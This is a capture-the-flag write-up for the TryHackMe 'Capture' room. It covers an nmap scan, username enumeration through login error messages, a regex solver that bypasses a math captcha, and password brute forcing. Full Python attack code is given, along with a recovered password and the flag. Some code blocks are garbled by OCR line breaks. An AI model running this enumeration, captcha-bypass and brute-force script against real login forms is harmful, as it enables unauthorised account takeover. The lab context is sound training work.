TryHackMe

Capture Write-Up

Gilbert Garczynski

https://tryhackme.com/room/capture

Contents

Overview


SecureSolaCoders has once again developed a web application. They were tired of hackers enumerating and exploiting their previous login form. They thought a Web Application Firewall (WAF) was too overkill and unnecessary, so they developed their own rate limiter and modified the code slightly. Note: Full exploit code is located at the end of the document!

First, we conduct an Nmap scan. Since the address is in an IP format, we do not have to utilize `nslookup` and rather can just plug the value into the command line:


```
nmap -Pn -sT --reason {ip_address}
```

The flag's descriptions are noted below:


- -Pn → no ping
- -sT → TCP scan
- --reason → why the state of the port was reported as open, closed, filtered.



From the scan, we can see that the only port that is open is 80, or HTTP. Upon loading the webpage, we see that there is a login form.



Looking in the source code of the website, there is nothing of interest, so to see what happens when we try to login, we can attempt to login to the user web interface login with random credentials, such as a username of 'admin' and a password of 'admin'.



The error message that we receive is:

```
Error: The user 'admin' does not exist
```

This will be helpful in finding a correct username and an opportunity to make our own script to perform user enumeration. Utilizing the task files provided by the Room, we start by searching for a valid username first, sending the POST request (since it is a logon, can verify with Burp Proxy too) to the appropriate URL path:


```
for user in user_file:
        # remove all white spaces
        user = user.strip()
        data = {'username': user,
                    'password': 'placeholder/random'}
        # send request with username
        response = requests.post(url, data = data)
            response = requests.post(url, data = data)
                if (not 'The user ' in response.text):
                    print('The user ' + user +' exists')
```

After some brute forcing, we learn that there is a math captcha that we need to bypass, so we need to create a method to search for and solve this captcha. We can use regular expressions to search the web page for the numbers and operator (+, -, /, or *). It appears that the largest number on each side of the operator is less than 1000, but greater than 0, so we can make a regular expression to match characters 0-9, between and including 1-3 digits.

```
def captcha_search(response_text):
        solved_value = 0
        # search for the regex in the response
        match = re.search(r"[0-9]{1,3} [+-/*] [0-9]{1,3}" , response_text) vals = match.group(0).split(' ')
        vals[0] = int(vals[0])
        vals[2] = int(vals[2])

        if vals[1] == '+':
                solved_value = vals[0] + vals[2]
        elif vals[1] == '-':
                solved_value = vals[0] - vals[2]
        elif vals[1] == '*':
                solved_value = vals[0] * vals[2]
        elif vals[1] == '/':
                solved_value = vals[0] / vals[2]

        return solved_value

user_file = open('usernames.txt', 'r')
password_file = open('passwords.txt', 'r')
url = 'http://url_here/login'

# search for username first

// iteration for loop ///
        response = requests.post(url, data = data)

            if('Invalid captcha' in response.text):
                data = {'username': user,
```


```
            'password': 'placeholder',
            'captcha':captcha_search(response.text)}
# send new captcha request
response = requests.post(url, data = data)
if (not 'The user ' in response.text):
        print('The user ' + user +' exists')
```

The output of running this script gave us two names, “kip” and “natalie”. It's possible that some error with the VM or internet connection caused this since after another run of the script the output was solely “natalie”.



However, after attempting to login with the user ‘natalie’ and a dummy password, we get: `Error: Invalid password for user ‘natalie’`

We have successfully enumerated a user, so now we can move onto the password brute forcing portion of the script. Screenshot of the logon page:



We can then brute force the passwords for the user ‘natalie’, copying the code we ran for the username enumeration, and tweaking the input file and the value that we are looking for in the response from the server.

```
#brute force the passwords
for password in password_file:
    password = password.strip()
    data = {'username': 'natalie',
            'password': password,}
    response = requests.post(url=url, data=data)
    if('Invalid captcha' in response.text):
        # if there is captcha, solve it
        data = {'username': 'natalie',
                'password': password,
                'captcha':captcha_search(response.text)}
        # send new captcha request
        response = requests.post(url=url, data = data)
        if not 'Invalid password for user ' in response.text:
            print('The password is: ' + password)
```

The output was once again skewed, but running again we get a single result:

```
The password is: sk8board
The password is: savage
root@ip-10-10-70-65:~/Desktop/capture# python runme.py
The password is: sk8board
root@ip-10-10-70-65:~/Desktop/capture#
```

Upon login, the flag is visible:

Flag.txt:


[redacted]


Conclusion/Pondering Thoughts

In conclusion, for this Room, I utilized the brute force method to logon with a known wordlist. This known wordlist was provided, however, real world applications include the top 100 usernames and passwords, or social engineering. Limitations arise however, such that we are simply guessing and checking values, and this will likely trigger account lockouts, SIEM alerts, and overall detection by whomever owns the logon forum/application.

An interesting item that I ran into, which I have never run into on a CTF before was a captcha, and subsequently the programmatic bypass. This specific bypass was quite simple, as

utilizing regular expressions and hard coded mathematical operations was sufficient. However, real world captchas look more like this:





Where a user must click on the captcha, then select the squares with a certain visible value in them. To bypass this captcha, an attacker could utilize image recognition, session rotations, or IP rotations.

```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```

Full code:

```
import requests
import re

def captcha_search(response_text):
        solved_value = 0
        match = re.search(r"[0-9]{1,3} [+-/*] [0-9]{1,3}" , response_text)
        vals = match.group(0).split(' ')
        vals[0] = int(vals[0])
        vals[2] = int(vals[2])

        if vals[1] == '+':
                solved_value = vals[0] + vals[2]
        elif vals[1] == '-':
                solved_value = vals[0] - vals[2]
        elif vals[1] == '*':
                solved_value = vals[0] * vals[2]
        elif vals[1] == '/':
                solved_value = vals[0] / vals[2]

        return solved_value

user_file = open('usernames.txt', 'r')
password_file = open('passwords.txt', 'r')
url = 'http://url_here/login'

# # testing with a single username
# data = {'username': 'ronny', 'password': 'placeholder'} # response = requests.post(url,
data = data) # if not 'Error:' in response.text:
# print('Username is: admin')
# print(captcha_search(response.text))
# data = {'username': 'ronny',
# 'password': 'placeholder',
# 'captcha':captcha_search(response.text)} # # send new captcha request
# response = requests.post(url, data = data) # print(response.text)
# print('The user ' in response.text)

# search for username first
for user in user_file:
        # remove all white spaces
        user = user.strip()
        data = {'username': user,
                        'password': 'placeholder'}
        # send request with username
        response = requests.post(url, data = data)

        # if there is captcha, solve it
        if('Invalid captcha' in response.text):
                data = {'username': user,
                                'password': 'placeholder',
                                'captcha':captcha_search(response.text)}
                # send new captcha request
```

```
        response = requests.post(url, data = data) if (not 'The user ' in
        response.text):
            print('The user ' + user +' exists')
```

```
# # testing with a single password
# data = {'username': 'natalie', 'password': 'joe'} # response =
requests.post(url, data = data) # if not 'Error:' in response.text:
# print('Username is: admin')
# print(captcha_search(response.text))
# data = {'username': 'natalie',
# 'password': 'placeholder',
# 'captcha':captcha_search(response.text)} # # send new captcha request
# response = requests.post(url, data = data) # print(response.text)
# print('Invalid password for user' in response.text)
```

```
#brute force the passwords
for password in password_file:
    password = password.strip()
    data = {'username': 'natalie',
            'password': password,}
    response = requests.post(url=url, data=data) if('Invalid captcha' in
    response.text):
        # if there is captcha, solve it
        data = {'username': 'natalie',
                'password': password,
                'captcha':captcha_search(response.text)} # send new captcha
        request
        response = requests.post(url=url, data = data) if not 'Invalid password for user '
        in response.text: print('The password is: ' + password)
```